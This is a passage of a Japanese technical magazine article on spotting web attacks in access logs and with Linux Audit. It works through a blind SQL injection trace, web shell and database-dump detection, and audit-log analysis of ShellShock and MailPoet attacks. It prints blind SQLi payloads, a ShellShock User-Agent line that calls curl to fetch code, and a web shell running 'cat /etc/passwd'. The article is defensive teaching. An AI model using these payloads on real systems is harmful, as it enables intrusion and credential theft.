tbl_item WHERE name LIKE '%' AND ASCII
(LOWER(SUBSTRING((SELECT table_name
FROM information_schema.tables WHERE
table_type='BASE TABLE' LIMIT 1 OFFSET
0), 1, 1))) < 110-- %';
```


```
②SELECT name, price, stock, comment FROM
tbl_item WHERE name LIKE '%' AND ASCII
(LOWER(SUBSTRING((SELECT table_name
FROM information_schema.tables WHERE
table_type='BASE TABLE' LIMIT 1 OFFSET
0), 1, 1))) => 110-- %';
```

2つのクエリの実行結果は**図10**となります。実行結果が異なる理由は最初のWHERE句の条件のAND以降の真偽が2つの間で異なるためです。挿入したSQL文はスキーマからテーブル名を検索し、先頭の1文字が「n」(アスキー

▼図6　通常の画面

▼図7　最初のカラムに文字列を表示

▼図8　スキーマからテーブル名一覧を取得



▼図9　ブラインドSQLインジェクションのログ


```
00:50:30 GET /item.php?search=%27+AND+ASCII%28LOWER%28SUBSTRING%28%28SELECT+table_name+FROM
+information_schema.tables+WHERE+table_type%3D%27BASE+TABLE%27+LIMIT+1+OFFSET+0%29%2C+1%2C+
1%29%29%29+%3C+110--+
00:50:36 GET /item.php?search=%27+AND+ASCII%28LOWER%28SUBSTRING%28%28SELECT+table_name+FROM
+information_schema.tables+WHERE+table_type%3D%27BASE+TABLE%27+LIMIT+1+OFFSET+0%29%2C+1%2C+
1%29%29%29+%3C+117--+
00:50:39 GET /item.php?search=%27+AND+ASCII%28LOWER%28SUBSTRING%28%28SELECT+table_name+FROM
+information_schema.tables+WHERE+table_type%3D%27BASE+TABLE%27+LIMIT+1+OFFSET+0%29%2C+1%2C+
1%29%29%29+%3C+114--+
00:50:42 GET /item.php?search=%27+AND+ASCII%28LOWER%28SUBSTRING%28%28SELECT+table_name+FROM
+information_schema.tables+WHERE+table_type%3D%27BASE+TABLE%27+LIMIT+1+OFFSET+0%29%2C+1%2C+
1%29%29%29+%3C+116--+
00:50:44 GET /item.php?search=%27+AND+ASCII%28LOWER%28SUBSTRING%28%28SELECT+table_name+FROM
+information_schema.tables+WHERE+table_type%3D%27BASE+TABLE%27+LIMIT+1+OFFSET+0%29%2C+2%2C+
1%29%29%29+%3C+110--+
00:50:47 GET /item.php?search=%27+AND+ASCII%28LOWER%28SUBSTRING%28%28SELECT+table_name+FROM
+information_schema.tables+WHERE+table_type%3D%27BASE+TABLE%27+LIMIT+1+OFFSET+0%29%2C+2%2C+
1%29%29%29+%3C+104--+
00:50:49 GET /item.php?search=%27+AND+ASCII%28LOWER%28SUBSTRING%28%28SELECT+table_name+FROM
+information_schema.tables+WHERE+table_type%3D%27BASE+TABLE%27+LIMIT+1+OFFSET+0%29%2C+2%2C+
1%29%29%29+%3C+101--+
00:50:52 GET /item.php?search=%27+AND+ASCII%28LOWER%28SUBSTRING%28%28SELECT+table_name+FROM
+information_schema.tables+WHERE+table_type%3D%27BASE+TABLE%27+LIMIT+1+OFFSET+0%29%2C+2%2C+
1%29%29%29+%3C+99--+
00:50:55 GET /item.php?search=%27+AND+ASCII%28LOWER%28SUBSTRING%28%28SELECT+table_name+FROM
+information_schema.tables+WHERE+table_type%3D%27BASE+TABLE%27+LIMIT+1+OFFSET+0%29%2C+2%2C+
1%29%29%29+%3C+98--+
00:50:58 GET /item.php?search=%27+AND+ASCII%28LOWER%28SUBSTRING%28%28SELECT+table_name+FROM
+information_schema.tables+WHERE+table_type%3D%27BASE+TABLE%27+LIMIT+1+OFFSET+0%29%2C+3%2C+
1%29%29%29+%3C+110--+
```

コードで110)よりも前か後かを判定しています。この結果から、テーブル名の先頭1文字は「n」よりも後の文字であることがわかります。条件式のパラメータを変更しながら何度か試行すると1文字目が確定し、同様の手順で2文字目以降も確定させることができます。これを機械的に繰り返して探索を行います。カラム名も同様にして取得できます。

図9のログに戻って確認すると、これはブラインドSQLインジェクションであり、数値(網掛け部分)が徐々に変化して探索行為が進んでいるため、SQLインジェクション脆弱性が存在し、実際に被害も発生していると判断できます。

不審なログが複数行に渡って出力されている場合は、攻撃者の意図をつかむことがポイントになります。


▼図10　①の実行結果(上)と②の実行結果(下)



侵入された痕跡の発見

もし侵入されたり情報漏えいをしたりしていた場合、たとえ事後になったとしても、シ

▼図11　Webシェルにアクセスした画面



▼図12　アクセス先一覧の表示

```
# cat access_log | cut -d" " -f 7 | sort
| uniq -c | sort -r
   3712 /cti-bin/index.cgi
   2997 /images/sp.gif
   1813 /
(...略...)
```

▼図13　コンテンツサイズ一覧の表示

```
# cat access_log | cut -d" " -f 10 | sort
-n -r | uniq | head
303308122
203113
187312
(...略...)
```

ステム管理者はインシデントを発見して急いで適切に対応しなければなりません。ここでは、簡易的にアクセスログを利用してインシデントの痕跡を発見する方法を事例で紹介します。

バックドア経由での継続的アクセス

攻撃者が何らかの方法でバックドアを設置することがあります。中でもWebサーバを経由してアクセスするバックドアはWebシェルと呼ばれ、**図11**のように外部からブラウザを用いてWebサーバの権限で自由に操作できます。

WebシェルがWebサーバと同じサービスで動作している場合は、このWebシェルに対するアクセスもログに記録されます。そこで、配置した覚えのないコンテンツに対するアクセスが存在するかを調べます。第2章で説明したコマンドを利用して**図12**のようにファイルパスの一覧を件数でソートして表示します。あからさまな場合は、この一覧を眺めるだけでWebシェルを発見できる場合もあります。

データベースの漏えい

攻撃者はデータベースの不正入手を目的とする場合もあります。ある脆弱性を悪用してWebサーバ上にデータベースをダンプしておき、それを外部からブラウザでダウンロードして持ち出されることもあります。このようなケースでは、応答サイズが極端に大きいアクセスに注意して調査してみるとわかる場合があります(**図13**)。

◆　◆　◆

この2つの事例では、普段は出力されないアクセスの傾向を見つけることで、インシデント発見のきっかけとなることを示しました。同様に考えることで、今回の事例以外にもさまざまな分析のアイデアが出てくると思います。

ただし、これらは被害を受けたことを知るための方法で、被害を受けていないことを確認するための調査方法でないことに注意してください。とくに、ログが改ざんされている可能性までを考慮すると、被害を受けていないことを主張するのは容易ではありません。

まとめ

我々がWebサーバのアクセスを分析する中で実際に出会った事例を紹介しました。さらに、攻撃者はシステム管理者の対策の回避を狙って試行錯誤することを解説し、インシデントが発生したことに気づくためのアイデアを紹介しました。

ログの分析によって得られる情報は非常に重要ですが、ログを読み解くためには知識だけでなく想像力も要求されます。今回の記事がみなさんのログ分析のきっかけとなれば幸いです。SD

第4章 Linux Auditでより本格的な分析へ

Author 鐘 揚（Zhong Yang） NTTセキュアプラットフォーム研究所

攻撃の痕跡だけでなく、攻撃の成否や被害状況までを知りたいなら、Linux Auditの利用を検討しましょう。サーバ内でのプログラム実行やファイルアクセスの状況がログに記録されるので、より詳細な状況把握が可能になります。Linux Auditの使い方を理解するとともに、実際に攻撃を受けたときのログを使って分析の疑似体験をしてみましょう。

Linux Auditとは


機能と用途

Linux Auditは、Linuxカーネルに対して発行されるシステムコールなどシステムに発生したイベントを監視する機構です。システムコールとはオペレーティングシステム（OS）の機能を呼び出す機構であり、人間がわかりやすいレベルのOSの処理単位を表しています。たとえば、C言語でファイルアクセスを行う際に利用するopen関数はopenシステムコールを、ネットワークアクセスを行う際に利用するconnect関数はconnectシステムコールを、コマンド実行する際に利用するexecve関数はexecveシステムコールをそれぞれ呼び出すことでその機能を実現しています。

Linux Auditを利用することでシステムコールが発生したときの状態を記録し、ログに残すことが可能になります。このログは、システム管理者にとっては、システムがエラーになったとき、あるいはダウンしたときに「なぜそうなってしまったのか」の原因を究明する際に役立ちます。また、Security Operation Center（SOC）のオペレータにとっては、「システムに攻撃が起きていないか」「起きていた場合、どのような攻撃が起きたのか」を特定する際に役立ちます。

Linux Auditはいくつかの機能から構成されており、**図1**にそのフレームワークのアーキテクチャを示します。図中のおもな機能について説明します。メインの部分がシステムコールを

▼図1 Linux Auditの各機能の概要



フックして情報を取得するauditdです。auditdで取得したイベントをほかのアプリケーション、あるいはネットワーク越しにその情報を転送する場合に利用するツールがaudispdです。auditdから出力されるイベントは監査ログ(Audit Logs)として蓄積できます。監査ログに対して必要な情報のみを検索して表示させる機能がausearchであり、指定した監査ログの統計情報を出力するのがaureportです。auditdに対してどのようなシステムコールをフックするかを指定する部分がauditctlです。Linux Auditの持つ機能はこれらのみではなく、現在も増え続けています。

開発状況

Linux Auditは、Steve Grubb氏らによってRed Hat社で開発されています。本稿執筆時点では、ソースリポジトリ[注1]から確認できる最初のバージョンである1.7.5からすでに38回のバージョンアップを経てバージョン2.4.1が最新のものとなっています。最初のバージョンが2008年7月にリリースされ、すでに7年を経たプロジェクトであることから、ソフトウェアとしての品質も信頼できるものとなってきています。最新バージョンのソースコードはRed Hat社のサイト[注2]からダウンロードできます。

Linux Auditの設定と使い方

インストール方法

本稿ではUbuntu 12.04環境を想定して説明を行います。Ubuntuの場合、Linux Auditはすでにパッケージとして用意されていますので、次のコマンドにより簡単にインストールできます。

```
$ sudo apt-get install auditd
```

注1) URL https://fedorahosted.org/audit/browser
注2) URL https://people.redhat.com/sgrubb/audit/

▼表1　auditd.confの設定項目

項目名	設定する内容
log_file	監査ログの出力先
log_format	監査ログの形式
flush	監査ログをディスクに書き込むときの方法
freq	監査ログをディスクに書き込む頻度
max_log_file	監査ログのサイズの最大値
max_log_file_action	監査ログのサイズが最大に達したときの動作
space_left	最小のディスクサイズ
space_left_action	ディスクが足りないときの動作

このインストール方法ではUbuntuがサポートしているバージョンのLinux Auditがインストールされますので、古いバージョンのものがインストールされる可能性があります。最新バージョンのものをインストールしたい場合は、注2で示したサイトからソースコードをダウンロードしてインストールする必要があります。ダウンロード後、次のコマンドを実行します。

```
$ ./configure
$ make
$ sudo make install
```

設定方法

Ubuntuの場合、auditd自体の設定ファイルは/etc/audit/auditd.confにあり、どのシステムコールを監視するかの条件は/etc/audit/audit.rulesに記載されています。

auditd.confの設定方法


auditd.confは「key=value」形式の設定ファイルであり、おもに利用する項目を**表1**に示します。設定項目の詳細は「man auditd.conf」で確認してください。

Ubuntuではインストール時にすでにデフォルトの設定ファイルが用意されているので、細かい設定項目がわからなくてもそのまま利用できます。

audit.rulesの設定方法

audit.rulesにはシステムコールを監視するルールを記入します。ルールとは、「このシステムコールは記録する」「このシステムコールは記録しない」といった条件のことです。audit.rulesに記入されたルールはauditdの起動時に1回読み込まれ、auditdが持つルールリストに反映されます。auditd起動中にルールリストを動的に変更するために、auditctlというツールが用意されています。audit.rulesに記入するルールはそのままauditctlのコマンドの引数(オプション)として利用できます。おもに利用するオプションを**表2**に示します。

▼図2　Linux Auditの監視ポイント 注4



以下に、ルールの設定例をいくつか示します。

```
-a exit,always -F arch=b64 -F uid=33 -S socket -k socket
```

このルールは「socketシステムコールがuid=33のユーザから行われた場合、システムコール終了時に監査ログを出力する」ことを意味しています。64bitマシンの場合、

```
WARNING - 32/64 bit syscall mismatch, you should specify an arch
```

という警告メッセージが現れるので、「-F arch=b64」とし、明示的に64bitのアーキテクチャであることを示すことで、出力されないようにしています。また-kオプションを付与しない場合、

```
Error sending add rule request (Operation not supported)
```

というエラーメッセージが現れるので、-kオプションを付与してユニークな名前を与えておく必要があります。

次に、もう1つ例を示します。

注3) URL https://access.redhat.com/documentation/en-US/Red_Hat_Enterprise_Linux/6/html/Security_Guide/app-Audit_Reference.html#sec-Audit_Events_Fields

注4) URL https://people.redhat.com/sgrubb/audit/audit_ids_2011.pdf

▼表2　audit.rulesのオプション

オプション	機能および設定内容
-D	すべてのルールを消去する
-b	Linux Auditが利用できるカーネル内のバッファサイズを指定する
-a list,action	listに対して、actionを行うルールを新たにルールリストの末尾に追加する listは、どこに監視ポイントを設定するかを指定する項目。選択肢としては、「task」「user」「exit」「exclude」といった監視ポイント(**図2**)が存在する actionは、ある条件のときに監査ログを出力する／しないを選択する項目。出力する場合は「always」、出力しない場合は「never」とする
-S	監査ログを出力するシステムコールを指定する
-F	監査ログを出力する条件を指定する。条件は「key=value」の形式で指定する。演算子は「=」以外にも、「!=」、「<」、「>」などが利用できる。指定するkeyの部分の完全なリストはRed Hat社のドキュメント注3を参照のこと
-k	作成するルールに、そのルールを一意に特定できる名前を指定する
-w	監視するファイルを指定する。ファイルの変更などを監視したい場合に使用する
-p	監査ログを取得するファイルアクセスパーミッションを指定する。書き込み時に関連する監査ログを取得したい場合は「w」、読み込み時の場合は「r」、実行時の場合は「x」、属性が変更された場合は「a」を指定する

```
-a exit,always -F arch=b64 -w
/etc/passwd -p wa -k passwd_watch
```

このルールは「ファイル/etc/passwdに対して書き込み、または属性を変更するシステムコールが発生した場合、システムコール終了時に監査ログを出力する」ことを意味しています。

起動方法

audit.rulesにルールを記入したら、auditdを起動します。Ubuntuの場合、起動スクリプトが用意されているため、次のコマンドでauditdを起動できます。

```
$ /etc/init.d/auditd start
```

監査ログの見方

auditdを起動すると、**図3**に示すような監査ログが出力されます。Ubuntuの場合、デフォルトで監査ログは/var/log/audit/audit.logに出力されます。

監査ログのフォーマットは「key=value」となっています。**表3**にて監査ログの重要な各keyについて解説します。

図3の①より、タイムスタンプ1427701732.313にrootユーザ(uid=0)によって起動されたapache2プログラムがopenシステムコール(システムコール番号=2)を発行し、戻り値が4であったことがわかります。openシステムコールの場合、第1引数がopenしたファイル名になります。a0の値であるメモリアドレスにその値があるのですが、1行目の監査ログに出力されるのはメモリアドレスですので、人間には理解しにくいものとなっています。

③のPATHイベントの監査ログを見ると、msg部のunique_idが1行目と同じ(**図3**の網掛け部分参照)であるため、これは1行目と関連したログです。このログから、openシステムコールが発行されたことに伴い、あるファイルパス

注5) URL https://access.redhat.com/documentation/en-US/Red_Hat_Enterprise_Linux/6/html/Security_Guide/sec-Audit_Record_Types.html

▼図3 監査ログの具体例

```
type=SYSCALL msg=audit(1427701732.313:2024): arch=c000003e syscall=2 success=yes
exit=4 a0=7feb... a1=80000 a2=1b6 a3=0 items=1 ppid=93268 pid=93270 auid=4294...
uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=(none) ses=4294967295
comm="apache2" exe="/usr/lib/apache2/mpm-prefork/apache2"  key="open"
type=CWD msg=audit(1427701732.313:2024):  cwd="/"
type=PATH msg=audit(1427701732.313:2024): item=0 name="/etc/apache2/sites-enabled/000-
default" inode=2896545 dev=08:01 mode=0100644 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL
```

①②③

▼表3 監査ログの各key名とその説明

key名	valueの意味
type	イベントの種類を表す。「SYSCALL」はシステムコールが行われたことを示している。typeの値はほかにもいくつか存在するので完全なリストはRed Hat社のドキュメント注5を参照のこと
msg	「timestamp:unique_id」の形式で記録され、timestampはそのイベントが発せられた時刻を表す。unique_idは同じイベントであることを示す一意のIDを表す
syscall	システムコールの番号を表す。**図3**では「2」、つまりopenシステムコールを表している
success	システムコールが成功したかどうかを表す
exit	システムコールの戻り値を表す
a0、a1、a2、a3	システムコールが受け取る最初の4つの引数の値(16進数)を表す。ただし、引数が文字列や配列などの場合には、それらの値が格納されているメモリアドレスが格納されるので、注意すること
ppid、pid	親プロセスID、プロセスIDを表す
uid、gid	ユーザID、グループIDを表す
exe	実行プログラムのフルパスを表す

へのアクセスが起きたことがわかります。ちなみに、「name=」のあとに書かれているパスが実際にopenシステムコールによってアクセスしたファイルパスを表しています。この場合は「/etc/apache2/sites-enabled/000-default」となります。

このように、同じunique_idのイベントは関連して分析することでさらなる情報を入手できます。

Linux Auditに含まれる各種ツール

Linux Auditに含まれるツールとして次のものがあります。これらのツールを活用することで、大量の監査ログの中から目的の部分のみを取り出したり、現在の監査ログの状況を把握したりすることができます。

- **ausearch**
  検索条件に合う監査ログを出力する。たとえば、システムコール番号が2番となる監査ログのみを取得したい場合は「ausearch -sc 2」を実行して監査ログを検索する
- **aureport**
  監査ログの統計情報を出力する。オプションによって何に基づいて統計情報を出力するかを設定できる。たとえば、単に監査ログファイルにどんなイベントが何個あったかのレポートを出力するときは、「aureport」と実行する
- **aulast**
  監査ログに基づいて、lastコマンドと同様に各ユーザのログイン履歴を出力する
- **ausyscall**
  システムコール番号とその名前の対応づけを調べる。監査ログのsyscall部にシステムコール番号が入るが、そのシステムコールの番号がどのシステムコールかを調べるときに利用する。32bitマシンでは「ausyscall i386 --dump」、64bitマシンでは「ausyscall x86_64 --dump」とコマンド実行すると、すべてのシステムコール番号と名前の一覧を取得できる

実際の攻撃を分析

ここからは、2つの攻撃事例をもとにLinux Auditを活用した攻撃検知方法を説明します。

ShellShock

脆弱性の説明

ShellShockとは2014年9月に見つかったGNU bashに関する脆弱性です。bashが持つ環境変数に「() {:;};」を設定できれば、そのあとに続くOSコマンドを無条件に実行できてしまいます。この脆弱性を利用した攻撃は瞬く間に広がり、Webサーバのログを見ておられる方なら、**図4**のようなアクセスログを目にした人も多いと思います。

図4は、ApacheなどのWebサーバが持つHTTP_USER_AGENTという環境変数に攻撃コードを挿入しようとしている状態です。もしこの攻撃コードが成功すると、Webサーバが攻撃コードを実行し、curlコマンドによりさらなる攻撃コードのダウンロードが行われ、その悪意のあるコードが実行されてしまいます。

このケースでは攻撃コードがUser-Agentに現れているため、一般的なWebアクセスログを取得している場合、WebアクセスログのUser-Agentフィールドを監視することで攻撃を発見できます。しかし、通常のWebアクセスログでは出力されないような環境変数に攻撃コードを埋め込まれると、攻撃の痕跡を発見できなくなります。そのため、Webサーバ

▼図4　Shellshock攻撃を受けたときのWebアクセスログ

```
*.*.*.* - -  "GET /cgi-bin/****.cgi HTTP/1.1" 404 471 "-" "() { :;}; echo Content-type:
text/plain; curl http://****/"
```

が本当に攻撃を受けていないかどうかを調べるためには、さらなるログが必要となります。

Linux Auditによる検知方法

ShellShockによる攻撃の問題点は、任意のコマンドが実行できる部分にあります。そのため、コマンド実行を監視できれば不正なコマンドの実行も発見できます。Linuxシステムでは、OSに対するコマンド実行は通常execveシステムコールを発行することでその機能を実現していますので、まずexecveシステムコールを監視することが1つ目のポイントとなります。

しかし、Linuxシステム上で発生するexecveシステムコールをすべて出力するとログのサイズが著しく大きくなり、システムのパフォーマンスへの影響も大きくなってしまいます。そのため、どこに対してexecveシステムコールを監視するかが2つ目のポイントとなります。


今回は外部のクライアントからWebサーバへの攻撃を検知することに着目しますので、Webサーバのプロセスから発行されたexecveシステムコールに着目することが適切と考えられます。

近年のWebサーバはメモリリーク防止のため、デフォルトでPreforkというモードで動作しています。Preforkモードでは Webサーバの起動プロセスを親プロセスとして、いくつか子プロセスを作成します(**図5**)。

このモードはWebサーバに到着した各HTTPリクエストに対して他リクエストを処理していないプロセスを割り当てることでHTTPリクエストを処理していく方式です。しかし、監視対象のプロセスは変化します。そのため、一意にプロセスID(PID)を指定しても、監視対象のプロセスが強制終了して別のWebサーバのプロセスが起動してしまうこともあるため、監視漏れが生じてしまいます。

Ubuntuでは、Webサーバを実行するユーザはwww-data(uid=33)となっているため、www-dataユーザが所有するプロセスは基本的に

▼図5 Preforkモードにおける Apacheの動作 注6



Webサーバに関連するものと考えられます。そのため、www-dataユーザが発行するexecveシステムコールを監視することで、Webサーバが発行するコマンドをすべて捕えられそうです。それを踏まえて、次のようにルール設定を行います。

```
-a exit,always -F uid=33 -S execve -k ➥
execve
```

実際に攻撃を行ってみて、どのようなログが出るか確認してみましょう。そのために、脆弱性が存在するGNU bashと、あらかじめ用意したWebコンテンツを返すCGIプログラム(index.cgi)が存在するApache Webサーバを用意しました。そして、このApache WebサーバにShellShock攻撃を行いました。**図6**に、そのときの監査ログを示します。

「type=SYSCALL」の監査ログ(**図6**の網掛け部分)に着目すると2つのレコード(①⑤)が存在するため、execveシステムコールが2回行われたことがわかります。つまり、コマンド実行が2回行われたことを示しています。監査ログから1つ目のコマンド実行は、ユーザwww-dataがindex.cgiを実行したということがわかります。また、**図6**のAの「type=EXECVE」の監査ログから実行したコマンドの引数がa0、a1に現れていることがわかります。そのため、この例では

注6) URL http://old.zope.org/Members/ike/Apache2/osx/configure_html

```
/bin/bash /usr/lib/cgi-bin/index.cgi
```

が実行されたことがわかります。Ubuntuでは、デフォルトで/cgi-binというURIが/usr/lib/cgi-binというディレクトリにマッピングされているので、これは通常のHTTPリクエストによって発生したものであることがわかります。

問題は2つ目のコマンド実行です。**図6**のBのEXECVE監査ログより次のコマンドが実行されたことがわかります。

```
/usr/bin/curl http://****/
```

curlコマンドの実行は通常発生しないということがわかっていれば、攻撃によって生じたものであることがわかります。また実行されたコマンドを見ますと、curlによってさらなる攻撃コードをダウンロードしようとしていることがわかります。つまり、通常では現れないexecveシステムコールに着目することがポイントとなります。

WordPress MailPoet Vulnerability

脆弱性の説明

2014年6月、WordPressのプラグインであるMailPoetに脆弱性が発見されました。MailPoetはブログシステムであるWordPressのメールマガジン配信用プラグインであり、当時ダウンロード数は170万を超えていました[注7]。この脆弱性は任意の権限で任意のファイルをアップロードできてしまうというものであり、ShellShockと同様に攻撃の自由度が非常に高い脆弱性と言えます。

Linux Auditによる検知方法

この攻撃の問題点は、任意のファイルをアップロードできてしまうことにあります。そのため、ファイルが作成されたときの監査ログに着目する必要があります。PATH監査ログにはnametypeというフィールドがあり、ファイルが作成された場合には「CREATE」という値が入ります(**図7**の網掛け部分参照)。またファイル操作を監視するため、openシステムコールを監視対象に加えます。つまり、次のルールをaudit.rulesに追加します。

```
-a exit,always -F uid=33 -S open -k open
```

注7) URL http://www.itmedia.co.jp/enterprise/articles/1407/03/news040.html
URL http://blog.sucuri.net/2014/07/remote-file-upload-vulnerability-on-mailpoet-wysija-newsletters.html

▼図6 ShellShock攻撃を受けたときの監査ログ

```
type=SYSCALL msg=audit(1427778086.995:15331): arch=c000003e syscall=59 success=yes ↵
exit=0 a0=7f92... a1=7f92... a2=7f92... a3=7fff... items=3 ppid=71125 pid=74075 ↵
auid=0 uid=33 gid=33 euid=33 suid=33 fsuid=33 egid=33 sgid=33 fsgid=33 tty=(none) ↵
ses=15 comm="index.cgi" exe="/bin/bash" key="execve"                              ①
type=EXECVE msg=audit(1427778086.995:15331): argc=2 a0="/bin/bash" ↵
a1="/usr/lib/cgi-bin/index.cgi"                                                   ② A
type=CWD msg=audit(1427778086.995:15331):  cwd="/usr/lib/cgi-bin"                 ③
type=PATH msg=audit(1427778086.995:15331): item=0 name="/usr/lib/cgi-bin/index.cgi" ↵
inode=2230277 dev=08:01 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL     ④
type=SYSCALL msg=audit(1427778086.999:15348): arch=c000003e syscall=59 success=yes ↵
exit=0 a0=2512... a1=2516... a2=2516... a3=7fff... items=2 ppid=74075 pid=74076 ↵
auid=0 uid=33 gid=33 euid=33 suid=33 fsuid=33 egid=33 sgid=33 fsgid=33 tty=(none) ↵
ses=15 comm="curl" exe="/usr/bin/curl" key="execve"                               ⑤
type=EXECVE msg=audit(1427778086.999:15348): argc=2 a0="/usr/bin/curl" ↵
a1="http://****/"                                                                 ⑥ B
type=CWD msg=audit(1427778086.999:15348): cwd="/usr/lib/cgi-bin"                  ⑦
type=PATH msg=audit(1427778086.999:15348): item=0 name="/usr/bin/curl" inode=2228632 ↵
dev=08:01 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL                   ⑧
```

実験では脆弱性が存在するバージョンのMailPoetプラグインをWordPressにインストールし、攻撃コードを実行しました。**図7**に、MailPoetに対して攻撃を行ったときのファイル追加に関する監査ログを示します。

一般的なPHPのファイルアップロードの手順として、まず一時ディレクトリにアップロードされたファイルを保存し、それから目的のディレクトリにアップロードされたファイルを移すというしくみが採用されています。そのため、①の監査ログは一時ディレクトリである/tmpの下にアップロードされたファイルが作成されたことを表しています。②～⑥の監査ログはWordPressのファイルアップロードのしくみがPHPと同様のしくみとなっていて、「wp-content/uploads/wysija/temp」にアップロードされたファイルが移されて、さらに「wp-conetnt/uploads/wysija/themes」に移されることを示しています。さらに、2個のファイルstyle.css、shell.phpが作成されていることがわかります。このファイルアップロード機能はMailPoetのテーマを変更するときに利用するもので、アップロードされるファイルは基本的にCSSなどのスタイルファイル、JPEG、PNGなどの画像ファイルです。しかし、今回アップロードされたファイルを見るとPHPファイルとなっている(**図7**のA参照)ため、通常とは異なる用途のファイルがアップロードされていることがわかります。

攻撃者はその後、このアップロードされたshell.phpにアクセスすることで、任意のコードあるいはコマンドを実行することが可能となります。今回の実験では、次のPHPコードを実行させました。

```
<?php system("cat /etc/passwd") ?>
```

攻撃者はshell.phpにWebアクセスすることでWebサーバにあるユーザ情報を得ることが可能となります。**図8**に、shell.phpにWebアクセスした場合に出力された監査ログを示します。④の監査ログより、実際にコマンド「cat /etc/passwd」が実行されていることがわかります。つまり、ファイルの作成を表す監査ログに着目することがポイントになります。

Linux Auditを利用するメリット・デメリット

「実際の攻撃を分析」の節で紹介したように、1つ目のメリットは通常のWebアクセスログでは取得できないコマンド実行の情報やファイルアクセスの情報を記録することが可能と

▼図7　MailPoetへの攻撃によりファイルが作成されたときの監査ログ

```
type=PATH msg=audit(1427793179.419:114): item=1 name="/tmp/phpUfJOPy" inode=1966125 ➥
dev=08:01 mode=0100600 ouid=33 ogid=33 rdev=00:00 nametype=CREATE                    ①
type=PATH msg=audit(1427793180.999:914): item=1 name="/var/www/wp-content/temp-write-➥
test-1427793180" inode=395332 dev=08:01 mode=0100644 ouid=33 ogid=33 rdev=00:00 ➥
nametype=CREATE                                                                      ②
type=PATH msg=audit(1427793181.007:921): item=1 name="/var/www/wp-content/uploads/➥
wysija/temp/temp_*/shell/style.css" inode=395332 dev=08:01 mode=0100644 ouid=33 ➥
ogid=33 rdev=00:00 nametype=CREATE                                                   ③
type=PATH msg=audit(1427793181.011:923): item=1 name="/var/www/wp-content/uploads/➥
wysija/temp/temp_*/shell/shell.php" inode=395333 dev=08:01 mode=0100644 ouid=33 ➥
ogid=33 rdev=00:00 nametype=CREATE                                                   ④
type=PATH msg=audit(1427793181.019:937): item=1 name="/var/www/wp-content/uploads/➥
wysija/themes/shell/shell.php" inode=395334 dev=08:01 mode=0100644 ouid=33 ogid=33 ➥
rdev=00:00 nametype=CREATE                                                           ⑤
type=PATH msg=audit(1427793181.023:943): item=1 name="/var/www/wp-content/uploads/➥
wysija/themes/shell/style.css" inode=398268 dev=08:01 mode=0100644 ouid=33 ogid=33 ➥
rdev=00:00 nametype=CREATE                                                           ⑥
```

A

▼図8　MailPoetへの攻撃によりアップロードされたPHPファイルからコマンド実行されたときの監査ログ

```
